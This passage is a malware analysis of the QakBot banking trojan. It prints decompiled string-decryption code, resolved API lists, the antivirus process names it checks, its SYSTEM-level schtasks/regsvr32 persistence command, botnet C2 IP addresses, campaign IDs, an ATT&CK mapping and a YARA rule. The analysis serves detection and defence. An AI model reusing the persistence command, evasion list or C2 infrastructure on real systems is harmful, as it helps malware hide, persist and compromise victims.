.code:100215EC	0000000F	C	CryptGenRandom
.code:100215FC	00000015	C	CryptAcquireContextA
.code:10021618	00000657	C	0 IL}6IE3S k4Us.z9wEfBc6DliY3Z7VkXzVComx8pmI286oXkhk0L QrtKfvLfV0pTA oGlHv XX9UGT8CSdLXGkgqztPLf0y5DrUaBPPy8QGWUKJ C fLpCKfPAg.fA7.DopXcgjK6ENOILjFR78HNJxGtKV4tvTpTVY1WdOxcT1H4GeH zt5LNy.QUR 5Xd8YN7Q RCGo.
.code:10021C70	00000352	C	HqAp2N7JpEPTiuWRo.LNxOGi8 ZNFX9BMS9yhk6VIAF0CfWN.uiTtIKs1o9mjDs.kWzA3M8 AWr.1FgDy C2y78,8re.6rBodpAyYPXgrlH0.4Ug.6yRPWaNcae5311kvr1vjAdxtZq365my XRBO8BStIPLvy0qeMgyR9dEg7wmxLk51p3oahj.Tt 2a2DECSv8midRpg..
.code:10021FC8	00000254	C	X fUEXFoAxQcYLF DehorK6LqxG3C3qEjhrJwwJ44PlMaTIn3n7NnpSEG7TEG WtLUByY5Ohe7xLDhcZV7AoWHpeTZqyprzFHXvjPQCXAdoQoAtIWR,Xpmr8C4h1YEFqTu iZTT69 phiysQUbqXaiynVCosCweo1.Jd69pnLvECZDVT3XNZtp.wU h.h4sYBCVy..
.code:1002221C	0000000A	C	%u;%u;%u;
.code:1002222C	00000006	C	p%08x
.code:10022238	00000295	C	K4rum8fJ9 DO UlGPuQHSBcbe23u6sWvk5wWdndVClv2JEyJrDMSEkrPCojqD9PQV3JAgTneenKLvzBβchT5XhwUJsY8I H IhNrafrf dtvbq5N.R4C8GWX0bm2qbUjE0zJCBKJ76QIW5B2IkoMwXpuJPxgMvya.doQN78qnJ4FF0TxnwE5d A16m,emj5E SSjNMs..
.code:10024D0	000005AC	C	h1ReLE3e.9bm00AEE0XT6kHj wKibx KH6sqN Z18 trGjygPcwH1O2SeO7 e.1bn6MlnQ6AUvRDVmV4oxvKjV0VJoV2I2JyF7qKvty2 Us,BRXXYk JzxRUJlp7H.sVW0ttOthCEhWQ7o 3ceVi3xP3a4T6Q UPvHhfkmbwHHGj7QUNb3NSs2Zs9G6OdmyyI Tk4eYG..
.code:10022A80	00000280	C	mtZ.b,wufZjDCdkw1x x 3EB,jD ZaY PEg5DvheYllm,SDtB,wwgUCtq1aViQBsv9 s6zGkdfg9 fszD7hHR4tAVQG MJUHiD9PZaJMdjOrQ1EoDkXf5 MRdDSw9Lto O2GbGf GoDmb 7BCjeDHdXMadm51i3FqoDCm1X0qjo5YTsYA2HfoNznINf,AcK1QGOJ4y1..
.code:10022D00	0000075F	C	tq5sUsJ1cigyhCZz8T.DvqfH Egwp19WUM99bAYd0H3Z dAw,cGKJKWY8mM9ItSiHJvHGUuM5aGcgZXZkJ cLFMoY3S JSsliUQuSSDTMa7cRDdt X ebJeq0GW7KPPwGIE6JtFmPRN ur ISZDw3FSV3mlKQJqYU2n EqcdosZgyC9g9SpUyGEw2QXtqh4Qsp,Tn.
.code:10023460	000006A9	C	hfcWMuhsA,,cX091 zcJNjafcvw8xkMcDvVohYWz2C3I i40r56FRmzhZWcxeGyc5XOWjjZ ztnZC4Thm43ypMt63, QJTMly MoVDDmhtlO 9sgVzUiz8oykEYEH.icnf2z8l9 6BCM.BpSAU14X5CQa7,4 J1iAU1uyk Yi8YhQmkAynSDQn91PJgHDgfFdkBZxPPg...
.code:10023B10	000000CE	C	UAfKRUBrMvhBAQ.EV56x1G9P5h fqJzj.e05JX1WtWIrI5TSmVNDGXp tYPHZBub0fVn0NYCCjt MyoT9Efy6 5Hz bacCFGFpaIAkS H4HXlk6A325Tg7FiqSv,NZNGi2i x IzlsiyJ8R1u yf 7GMWewerICSqMVt C8kEOYmv4Bq6. PH plhKcfEfuMIYBANKyC5Fbp
.code:10023BE4	00000006	unicode	\\\"
.code:10023BF0	000002A6	C	cAvBrlnMFqAT2BN31CWMq.4BRqt TqmuaxBM.uWHDCyU2NVoHG xlKfxmH1cG fc HxWxLvvr0wvDX rR2aFocS0U,aq wKQRVNP.VYCB4GBFcZeD0d2aIDE5mZ0J4osrBcqJtX tFO YpWJN4KjcwUyremLF uf a X8Wdve3d9FJ dGwx7CTbmxbmtH 3g lxz4L..
.code:10023E98	0000025F	C	.LRtp,cc9gtdJEfl6AP uPcevdjzX5Y30jXnkK3qzs79Doak51h0R2pV5aE95hmYYy YRV33DEZ3U gBG.D3UwK gaLBCZzLEhzq.BfFvMTpWiIDDQTwT7V45QE.BLmK4wY8h0H5HZstD2 wuRO kVAxb1D jXeKVe9 67z703KGJj4 0J2ZkiKiXy4AUD m49dZQBKmKG...
.code:100240F8	000006B2	C	04kNDtOwMXwk .i7QkQO6BqbGkwJn XE,hJVrGHfQbyq wMOknxGI8qhCF3iXhIs .dcUy.LzHDzquPOYhm4,XXBTZsMUP3RcE.uDkaF6zxmIIJ6V b6.fukUvP1E5SxVsONIRwVZS0EZB0r3ky0SFhyBAb8WlyicWmq2F6Lnjhy tsinRI5F36mG4Hf6gkrYe82Cpec...
.code:10024940	00000701	C	B bqw7xLy5t.Y8H7HwUz6.AIj peOCK7PQu . cIN t.wmTzsTSD57 q03W z7EOOjOO49pnuYTtMcZr A 5 lN864a2589OkGYj69XIFw9hRVHa3fPbjmevO ayvW3u8.ps/h1uZZqNq110juwe5ZPzxeNyQpB aRAS0qoM uaxRSevLSFORsgm NBDMu8sB3rIZXwJL..
.code:10025110	0000049C	C	Y,1RD wIo9CisUqfsMkeXDnjkCM6x7OPiIVs45uwYAKn9icTLvF0bPT 5rB0cdpTxaH2HesJNLLn TK2UpWHNCb M0Mm rvwcHcahwiECly78 4Zfw,LjIpqnc zujROhdTeIghS337dpUbpnjWnOr7M1J m olOZ4Wzo3O1bnCd.iRCSrH9CrNI4texufrAyw7t.rPjjy...
.code:10025580	000002A8	C	6VgVgGR6WXewmhXMYs6yx G7yy9,xTBbx7Tj pW4zlpHlXjeUfirkM1Vz9sryvMbw71m xN 10acxSXe3IT14gLEESCQWs9yZNJWw,2GyT,kSQTHK9do1mOEFCsfZf3gYuvZZIQFEPXeKmueC4K 5FPgJV,.6Av9Ng4xakKEfWJ9yU,WrWR6RvCzWEtDkevmAiCzxc..
.code:10025858	000006CF	C	7eX2ONOatZF9oakIjHMXEmqOUil3.LozHMIR2UD,SK.d38gb6jnLP3erw HNx FBdmw1SRB8 qN jC7q,yFOIZPV54LCMFMoafYheNTH qCZ,MCsa7YOysI5c 3B fqS7MIX0hpvyp,PdomJKehpsvlr,XZ5YJUOM U0Hj40pHuUCNDfvAshYYHbC1.YjTojwfb NB...
.code:10026609	00000001B	C	Benign\\openssl\\aes_ige.cpp
.code:10026924	0000002B	C	assertion failed: in &&i out &&k key &&i ivec
.code:1002BAF8	00000044	C	deflate 1.2.8 Copyright 1995-2013 Jean-loup Gailly and Mark Adler
.code:1002BB3C	00000001B	C	Benign\\openssl\\aes_ige.cpp
.code:10029480	0000003F	C	assertion failed: (AES_ENCRYPT == enc) || (AES_DECRYPT == enc)
.code:10029C0	00000001B	C	Benign\\openssl\\aes_ige.cpp
.code:10029DC	00000031	C	assertion failed: (length % AES_BLOCK_SIZE) == 0
.code:10029510	00000001B	C	Benign\\openssl\\aes_ige.cpp
.code:1002952C	0000002B	C	assertion failed: in &&i out &&k key &&i ivec
.code:10029558	00000001B	C	Benign\\openssl\\aes_ige.cpp
.code:10029574	0000003F	C	assertion failed: (AES_ENCRYPT == enc) || (AES_DECRYPT == enc)
.code:10029B4	00000001B	C	Benign\\openssl\\aes_ige.cpp
.code:10029D0	00000031	C	assertion failed: (length % AES_BLOCK_SIZE) == 0
.code:10029604	00000013	C	_OPENSSL_isservice
.code:1002A668	00000016	unicode	Service-0x
.code:1002A680	00000014	unicode	no stack?
.code:1002A694	00000008	C	OpenSSL
.code:1002A69C	0000000F	C	OpenSSL: FATAL
.code:1002A6AC	00000023	C	%s:%d: OpenSSL internal error: %s\n
.code:1002A6D1	00000040	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
.code:1002A748	00000051	C	]$$$]rstuvwxyz[$$$$$$$>?@ABCDEFGHIJKLMNOPQRSTUVW$$$$$$XYZ[\\]^_`abcdefghijklmnopq

Figure 24: *QakBot hardcoded strings.*

As observed below, the strings are encrypted and stored in a continuous blob. The decryption function accepts an argument: index to the string; and then XORed it with a hardcoded byte array.



```
  unsigned int v7; // ecx
  int v8; // edi
  unsigned int v9; // [esp+8h] [ebp-4h]
  void *v10; // [esp+14h] [ebp+8h]

  v9 = 0;
  v5 = a2;
  if ( a2 < a3 )
  {
    while ( *(_BYTE *)(v5 + a1) != *(_BYTE *)(v5 % 0x5A + a4) )
    {
      if ( ++v5 >= a3 )
        goto LABEL_6;
    }
    v9 = v5 - a2;
  }
LABEL_6:
  result = (void *)sub_1000D239(2 * v9 + 2);
  v10 = result;
  if ( !result )
    return &unk_100357AC;
  v7 = 0;
  if ( v9 )
  {
    v8 = a2 + a1;
    do
    {
      result = v10;
      *((_WORD *)v10 + v7) = (unsigned __int8)(*(_BYTE *)(v8 + v7) ^ *(_BYTE *)((v7 + a2) % 0x5A + a4));
      ++v7;
    }
    while ( v7 < v9 );
  }
  return result;
}
```

Figure 25: *QakBot blob string and decryption XOR block.*

After this point, some strings will be decrypted in run-time and also the API functions via a pre-computed hash based on the API functions that will resolve calls dynamically. More details about this can be found in this great article by the **VinCSS blog**.

```
.rdata:10026070 g_kernel32_api_prehashed dd 1E4E54D6h
.rdata:10026074                 dd 0E8F3F6A4h
.rdata:10026078                 dd 90098C2Bh
.rdata:1002607C                 dd 0E07C512Dh
.rdata:10026080                 dd 1906F55Bh
.rdata:10026084                 dd 0D71EF109h
.rdata:10026088                 dd 6ED77E75h
.rdata:1002608C                 dd 0FEA8B810h
.rdata:10026090                 dd 4AC7C978h
.rdata:10026094                 dd 0C1D7521Eh
.rdata:10026098                 dd 911CFCAFh
.rdata:1002609C                 dd 1F871ED0h
.rdata:100260A0                 dd 7D0A851Ch
.rdata:100260A4                 dd 0D6484719h
.rdata:100260A8                 dd 7F318FEh
.rdata:100260AC                 dd 23013C9Bh
.rdata:100260B0                 dd 0A018E917h
.rdata:100260B4                 dd 9DE48EE4h
.rdata:100260B8                 dd 0C7283607h
.rdata:100260BC                 dd 0C7A16B16h
.rdata:100260C0                 dd 2841E411h
.rdata:100260C4                 dd 99DB6FA4h
.rdata:100260C8                 dd 0EA38C5A6h
.rdata:100260CC                 dd 812BEB54h
.rdata:100260D0                 dd 0F4A2AE11h
.rdata:100260D4                 dd 0FDFDD50h
.rdata:100260D8                 dd 0B1E5EFEBh
.rdata:100260DC                 dd 80600072h
.rdata:100260E0                 dd 0F9A41FC1h
```

Before

```
.rdata:10026070 g_kernel32_api_prehashed dd func_kernel32_LoadLibraryA
                                                        ; DATA XREF: f_dy
.rdata:10026074                 dd func_kernel32_GetProcAddress
.rdata:10026078                 dd func_kernel32_GetModuleHandleA
.rdata:1002607C                 dd func_kernel32_CreateToolhelp32Snapshot
.rdata:10026080                 dd func_kernel32_Module32First
.rdata:10026084                 dd func_kernel32_Module32Next
.rdata:10026088                 dd func_kernel32_WriteProcessMemory
.rdata:1002608C                 dd func_kernel32_OpenProcess
.rdata:10026090                 dd func_kernel32_VirtualFreeEx
.rdata:10026094                 dd func_kernel32_WaitForSingleObject
.rdata:10026098                 dd func_kernel32_CloseHandle
.rdata:1002609C                 dd func_kernel32_LocalFree
.rdata:100260A0                 dd func_kernel32_CreateProcessW
.rdata:100260A4                 dd func_kernel32_ReadProcessMemory
.rdata:100260A8                 dd func_kernel32_Process32First
.rdata:100260AC                 dd func_kernel32_Process32Next
.rdata:100260B0                 dd func_kernel32_Process32FirstW
.rdata:100260B4                 dd func_kernel32_Process32NextW
.rdata:100260B8                 dd func_advapi32_CreateProcessAsUserW
.rdata:100260BC                 dd func_kernel32_VirtualAllocEx
.rdata:100260C0                 dd func_kernel32_VirtualAlloc
.rdata:100260C4                 dd func_kernel32_OpenThread
.rdata:100260C8                 dd func_kernel32_Wow64DisableWow64FsRedirection
.rdata:100260CC                 dd func_kernel32_Wow64EnableWow64FsRedirection
.rdata:100260D0                 dd func_kernel32_GetVolumeInformationW
.rdata:100260D4                 dd func_kernel32_IsWow64Process
.rdata:100260D8                 dd func_kernel32_CreateThread
.rdata:100260DC                 dd func_kernel32_CreateFileW
.rdata:100260E0                 dd func_kernel32_FindClose
```

After

Figure 26: *API functions dynamically resolved during the malware execution (source).*

Also important to highlight some anti-debugging and protection mechanisms used by this piece of malware. Also stated by VinCSS analysis, "***if the victim machine uses Kaspersky protection (avp.exe process), QakBot will inject code into mobsync.exe instead of explorer.exe.***". We can find more details and target processes in Figure 27 below.




Figure 27: *Target process list used by QakBot to execute additional payloads.*

The full list of target processes can be found below:

```
ccSvcHst.exe
avgcsrvx.exe
avgsvcx.exe
avgcsrva.exe
MsMpEng.exe
mcshield.exe
avp.exe
kavtray.exe
egui.exe
ekrn.exe
bdagent.exe
vsserv.exe
vsservppl.exe
AvastSvc.exe
coreServiceShell.exe
PccNTMon.exe
NTRTScan.exe
SAVAdminService.exe
SavService.exe
fshoster32.exe
WRSA.exe
vkise.exe
isesrv.exe
cmdagent.exe
MBAMService.exe
ByteFence.exe
mbamgui.exe
fmon.exe
winmail.exe
wmplayer.exe
outlook.exe
explorer.exe
iexplore.exe
WerFault.exe
WerFaultSecure.exe
taskhost.exe
wmiprvse.exe
svchost.exe
```

During this analysis, QakBot injected a new payload in the target process “**explorer.exe**” and then a scheduled task was created as a persistence mechanism using *schtasks.exe* Windows utility.

```
"C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn vcjscfpqk
/tr "regsvr32.exe -s \"C:\Users\Admin\AppData\Local\Temp\k.exe.dll\"" /SC ONCE /Z /ST
01:34 /ET 01:46
```




Figure 28: *Process flow of the QakBot execution.*

In addition, the QakBot DLL will be loaded every time using the Register Server utility, *regsvr32.exe*, with the following parameters:

- **/Create:** schedules a new task
- **/RU "NT AUTHORITY\\SYSTEM":** executes the task with elevated system privileges
- **/tn <RANDOM_STRING>**: specifies the task name, seemingly using a random string
- **/tr "regsvr32.exe -s \\"<PAYLOAD>"**: the process to be executed, in this case, regsvr32 is passed a malicious dynamic link library (DLL)
- **/SC ONCE:** task scheduled to execute once at the specified time
- **/Z:** delete the task upon completion of the schedule
- **/ST <Now + 3 minutes as hh:mm>:** start time, used by the ONCE schedule; and
- **/ET <Now + 15 minutes as hh:mm>:** end time, used by the ONCE schedule.

Botnet hardcoded IP Addresses

Campaign: 1618935072
Botnet: tr
Version: 402.12
URL tria.ge: https://tria.ge/210502-aek3yedsfj




Figure 29: *QakBot config – campaign: 1618935072.*

Botnet full list:

140.82.49.12:443
190.85.91.154:443
96.37.113.36:993
71.41.184.10:3389
186.31.46.121:443
73.25.124.140:2222
109.12.111.14:443
24.229.150.54:995
45.32.211.207:443
45.77.117.108:443
45.77.117.108:8443
149.28.98.196:443
149.28.98.196:2222
144.202.38.185:443
144.202.38.185:995
45.32.211.207:995
207.246.116.237:995
149.28.99.97:995
45.63.107.192:2222
149.28.101.90:995
45.77.115.208:2222
45.32.211.207:8443
45.32.211.207:2222
45.77.115.208:443
207.246.116.237:443
45.77.117.108:2222
149.28.98.196:995
45.63.107.192:443
149.28.101.90:8443
24.152.219.253:995
149.28.101.90:443
149.28.101.90:2222
45.77.115.208:995
45.77.115.208:8443
207.246.77.75:8443
207.246.77.75:2222
207.246.116.237:2222
45.77.117.108:995
149.28.99.97:443
144.202.38.185:2222
207.246.77.75:995
207.246.77.75:443
207.246.116.237:8443
24.55.112.61:443
47.22.148.6:443
216.201.162.158:443
197.45.110.165:995
24.117.107.120:443
71.163.222.243:443
189.210.115.207:443
149.28.99.97:2222
45.63.107.192:995
151.205.102.42:443
75.118.1.141:443
105.198.236.101:443

72.252.201.69:443
67.8.103.21:443
136.232.34.70:443
75.67.192.125:443
72.240.200.181:2222
75.137.47.174:443
78.63.226.32:443
95.77.223.148:443
81.97.154.100:443
105.198.236.99:443
83.110.109.164:2222
50.29.166.232:995
115.133.243.6:443
27.223.92.142:995
45.46.53.140:2222
173.21.10.71:2222
71.74.12.34:443
98.252.118.134:443
76.25.142.196:443
24.226.156.153:443
47.196.192.184:443
67.165.206.193:993
73.151.236.31:443
98.192.185.86:443
24.139.72.117:443
94.59.106.186:2078
188.26.91.212:443
184.185.103.157:443
172.78.47.100:443
195.6.1.154:2222
86.190.41.156:443
108.14.4.202:443
24.43.22.219:993
86.220.62.251:2222
97.69.160.4:2222
90.65.236.181:2222
71.187.170.235:443
50.244.112.106:443
96.61.23.88:995
64.121.114.87:443
144.139.47.206:443
222.153.174.162:995
77.27.207.217:995
24.95.61.62:443
77.211.30.202:995
92.59.35.196:2222
125.62.192.220:443
195.12.154.8:443
68.186.192.69:443
75.136.40.155:443
71.117.132.169:443
96.21.251.127:2222
71.199.192.62:443
70.168.130.172:995
83.196.56.65:2222

```
81.214.126.173:2222
82.12.157.95:995
209.210.187.52:995
209.210.187.52:443
67.6.12.4:443
189.222.59.177:443
174.104.22.30:443
142.117.191.18:2222
189.146.183.105:443
213.60.147.140:443
196.221.207.137:995
108.46.145.30:443
187.250.238.164:995
2.7.116.188:2222
195.43.173.70:443
106.250.150.98:443
45.67.231.247:443
83.110.103.152:443
83.110.9.71:2222
78.97.207.104:443
59.90.246.200:443
80.227.5.69:443
125.63.101.62:443
86.236.77.68:2222
109.106.69.138:2222
84.72.35.226:443
217.133.54.140:32100
197.161.154.132:443
89.137.211.239:995
74.222.204.82:995
122.148.156.131:995
156.223.110.23:443
144.139.166.18:443
202.185.166.181:443
76.94.200.148:995
71.63.120.101:443
196.151.252.84:443
202.188.138.162:443
74.68.144.202:443
69.58.147.82:2078
```

Botnet and campaign identifiers

The following botnet and campaign identifiers have been observed last weeks (since March 2021) with those behind Qakbot recently using US President names:

```
abc025 - 1603896786
biden01 - 1613753447
biden02 - 1614254614
biden03 - 1614851222
biden09 - 1614939927
obama07 - 1614243368
obama08 - 1614855149
obama09 - 1614939797
tr - 1614598087
tr - 1618935072
```

Mitre Att&ck Matrix

Tactic	ID	Name	Description
Defense Evasion	**T1027**	Obfuscated Files or Information	QakBot XLM files are obfuscated and sheets are hidden.
Defense Evasion	**T1027.002**	Obfuscated Files or Information: Software Packing	Every binary and config is obfuscated and encrypted using RC4 cipher.
Execution, Persistence, Privilege Escalation	**T1053**	Scheduled Task/Job	QakBot creates tasks to maintain persistence.
Execution, Persistence, Privilege Escalation	**T1053.005**	Scheduled Task/Job: Scheduled Task	QakBot uses this TTP as a way of executing every time the malicious DLL.
Defense Evasion, Privilege Escalation	**T1055**	Process Injection	QakBot uses Process Injection to load into the memory some payloads.
Defense Evasion, Privilege Escalation	**T1055.001**	Process Injection: Dynamic-link Library Injection	DLL injection is used to load QakBot via rundll32 Windows utility.
Collection, Credential Access	**T1056**	Input Capture	QakBot collects credentials and sensitive data from the victim’s devices.
Discovery	**T1057**	Process Discovery	QakBot performs process discovery.
Discovery	**T1082**	System Information Discovery	QakBot obtains the list of processes and other details.

Discovery, Defense Evasion	**T1497**	Virtualization/Sandbox Evasion	Anti-VM and sandbox techniques are used to evade detection.
Discovery, Defense Evasion	**T1497.003**	Virtualization/Sandbox Evasion: Time Based Evasion	Time-based evasion is checked during the malware run time.
Discovery	**T1518**	Software Discovery	A list of the installed software is obtained.
Discovery	**T1518.001**	Software Discovery: Security Software Discovery	Installed AVs and other security software are obtained.

Final Thoughts

QakBot is a sophisticated trojan designed to collect banking information from victims' devices. This piece of malware is targeting mostly US organizations and it is equipped with a variety of evasion and info-stealing routines as well as worm-like functions to make it persistent. In recent reports, it could be used to drop other malware such as ProLock, Egregor ransomware.

QakBot is a challenging threat with capabilities to avoid dynamic analysis in automatic sandboxes with the delayed executions present in its dropper as well as other tricks. With this capability in place, interactive sandboxes, for instance, won't extract IoCs and artifacts from the malware easily.

Last but not least, thanks to all the guys who contributed to this analysis and mentioned in the reference section below .

Yara Rule

```
import "pe"
rule QakBot_May_2021 {
meta:
    description = "Yara rule for QakBot trojan - May version"
    author = "SI-LAB - https://seguranca-informatica.pt"
    last_updated = "2021-05-04"
    tlp = "white"
    category = "informational"


    strings:
        $ident_a = {69 6E 66 6C 61 74 65}
        $ident_b = {64 65 66 6C 61 74 65}


    condition:
          filesize < 500KB
          and pe.characteristics & pe.DLL
        and pe.exports("DllRegisterServer")
        and all of ($ident_*)
}
```

Yara rule can be found on **GitHub**.

References

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Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.